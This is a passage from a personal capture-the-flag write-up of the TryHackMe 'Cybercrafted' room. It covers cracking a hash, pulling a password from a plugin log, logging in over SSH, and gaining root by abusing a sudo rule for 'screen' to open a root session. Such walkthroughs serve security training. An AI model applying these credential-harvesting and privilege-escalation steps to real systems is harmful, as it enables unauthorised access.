Heading back to the good ole' CrackStation, we get one result! It looks like the hash for 'madrinch' cracks!

```

xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ cat log.txt
[2021/06/27 11:25:07] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:25:16] cybercrafted registered. [REDACTED]
[2021/06/27 11:46:30] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:47:34] cybercrafted logged in. [REDACTED]
[2021/06/27 11:52:13] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:57:29] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:57:54] cybercrafted logged in. [REDACTED]
[2021/06/27 11:58:38] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:58:46] cybercrafted logged in. [REDACTED]
[2021/06/27 11:58:52] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:59:01] madrinch logged in. PW: [REDACTED]

```

Should've checked 'log.txt' first.



# Escalation to 'cybercrafted' & more enumeration

```
(J°□°) J_ REEEEEEEEEEEEEEEEEEEEEEE
root! loot! and scoot!

[REDACTED] in ~/c/thm-cybercrafted
↳ ssh cybercrafted@cybercrafted.thm
cybercrafted@cybercrafted.thm's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Dec  4 05:45:42 UTC 2023

System load:  0.0          Processes:           115
Usage of /:   31.7% of 18.57GB   Users logged in:    1
Memory usage: 55%          IP address for eth0: 10.10.244.220
Swap usage:   0%

51 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

cybercrafted@cybercrafted:~$ id
uid=1002(cybercrafted) gid=1002(cybercrafted) groups=1002(cybercrafted)
cybercrafted@cybercrafted:~$
```

The password from 'log.txt' works to SSH in as the user 'cybercrafted'

```
cybercrafted@cybercrafted:~$ id
uid=1002(cybercrafted) gid=1002(cybercrafted) groups=1002(cybercrafted)
cybercrafted@cybercrafted:~$ ls -lah
total 32K
drwxr-x— 4 cybercrafted cybercrafted 4.0K Sep 12 2021 .
drwxr-xr-x 4 root        root        4.0K Jun 27 2021 ..
lrwxrwxrwx 1 root        root        9 Sep 12 2021 .bash_history → /dev/null
-rwxr-x— 1 cybercrafted cybercrafted 220 Jun 27 2021 .bash_logout
-rwxr-x— 1 cybercrafted cybercrafted 3.7K Jun 27 2021 .bashrc
drwx— 2 cybercrafted cybercrafted 4.0K Sep 12 2021 .cache
drwx— 3 cybercrafted cybercrafted 4.0K Sep 12 2021 .gnupg
-rwxr-x— 1 cybercrafted cybercrafted 807 Jun 27 2021 .profile
-rw-r— 1 cybercrafted cybercrafted 38 Jun 27 2021 user.txt
cybercrafted@cybercrafted:~$ cat user.txt
THM [REDACTED]
cybercrafted@cybercrafted:~$
```

Picked up flag #3. One more to go!

```
cybercrafted@cybercrafted:~$ sudo -l
[sudo] password for cybercrafted:
Matching Defaults entries for cybercrafted on cybercrafted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User cybercrafted may run the following commands on cybercrafted:
    (root) /usr/bin/screen -r cybercrafted
cybercrafted@cybercrafted:~$
```


## Escalation to root

cybercrafted can run '/usr/bin/screen -r cybercrafted' with sudo.

```
REV SHE...ww-data x xultimatecreepenxx@cybercrafted: /opt/...ecraft/cybercrafted/plugins/LoginSystem x cybercrafted...ercrafted: ~ x N...S x ~/c/thm-...rcrafted x

[05:49:39 INFO]: /minecraft:weather: A Mojang provided command.
[05:49:39 INFO]: /minecraft:whitelist: A Mojang provided command.
[05:49:39 INFO]: /minecraft:xp: A Mojang provided command.
[05:49:39 INFO]: /op: Gives the specified player operator status
[05:49:39 INFO]: /pardon: Allows the specified player to use this server
[05:49:39 INFO]: /pardon-ip: Allows the specified IP address to use this server
[05:49:39 INFO]: /playsound: Plays a sound to a given player
[05:49:39 INFO]: /plugins: Gets a list of plugins running on the server
[05:49:39 INFO]: /register:
[05:49:39 INFO]: /reload: Reloads the server configuration and plugins
[05:49:39 INFO]: /save-all: Saves the server to disk
[05:49:39 INFO]: /save-off: Disables server autosaving
[05:49:39 INFO]: /save-on: Enables server autosaving
[05:49:39 INFO]: /say: Broadcasts the given message as the sender
[05:49:39 INFO]: /scoreboard: Scoreboard control
[05:49:39 INFO]: /seed: Shows the world seed
[05:49:39 INFO]: /setblock: A Mojang provided command.
[05:49:39 INFO]: /setidletimeout: Sets the server's idle timeout
[05:49:39 INFO]: /setworldspawn: Sets a world's spawn point. If no coordinates are specified, the player's coordinates will be used.
[05:49:39 INFO]: /spawnpoint: Sets a player's spawn point
[05:49:39 INFO]: /spreadplayers: Spreads players around a point
[05:49:39 INFO]: /stop: Stops the server with optional reason
[05:49:39 INFO]: /summon: A Mojang provided command.
[05:49:39 INFO]: /tell: Sends a private message to the given player
[05:49:39 INFO]: /tellraw: A Mojang provided command.
[05:49:39 INFO]: /testfor: Tests whether a specified player is online
[05:49:39 INFO]: /testforblock: A Mojang provided command.
[05:49:39 INFO]: /time: Changes the time on each world
[05:49:39 INFO]: /timings: Records timings for all plugin events
[05:49:39 INFO]: /toggledownfall: Toggles rain on/off on a given world
[05:49:39 INFO]: /tp: Teleports the given player (or yourself) to another player or coordinates
[05:49:39 INFO]: /unregister:
[05:49:39 INFO]: /version: Gets the version of this server including any plugins in use
[05:49:39 INFO]: /weather: Changes the weather
[05:49:39 INFO]: /whitelist: Manages the list of players allowed to use this server
[05:49:39 INFO]: /xp: Gives the specified player a certain amount of experience. Specify <amount>L to give levels instead, with a negative amount resulting in taking levels.
[05:49:39 INFO]:
```

This is the result of running the above command with sudo. I'm not very familiar with 'screen' or minecraft servers so some research will have to be done.




So it seems that a new session can be spawned by pushing 'CTRL+A+C' We have a session already, but since we are running the command with sudo, starting a new session *should* open a root terminal.

```
REV SHE...ww-data x xxultimatecreeperxx@cybercrafted: /opt/...ecraft/cybercrafted/plugins/Lo

# id
uid=0(root) gid=1002(cybercrafted) groups=1002(cybercrafted)
# cd /root && ls -lah
total 52K
drwx----- 6 root root 4.0K Oct 15 2021 .
drwxr-xr-x 24 root root 4.0K Sep 30 2021 ..
lrwxrwxrwx 1 root root 9 Sep 12 2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3.1K Apr 9 2018 .bashrc
drwx----- 2 root root 4.0K Jun 27 2021 .cache
drwx----- 3 root root 4.0K Jun 27 2021 .gnupg
drwxr-xr-x 3 root root 4.0K Oct 4 2021 .local
-rw----- 1 root root 664 Sep 12 2021 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r----- 1 root root 38 Jun 27 2021 root.txt
drwx----- 2 root root 4.0K Jun 27 2021 .ssh
-rw----- 1 root root 11K Oct 15 2021 .viminfo
# cat root.txt
THM{ [REDACTED]
#
```

It did, lol. GG



I had a lot of fun with this machine! Be sure to check it out @

<https://tryhackme.com/room/cybercrafted>

Thank you to:

<https://tryhackme.com/p/madrinch> - Room Creator

<https://tryhackme.com>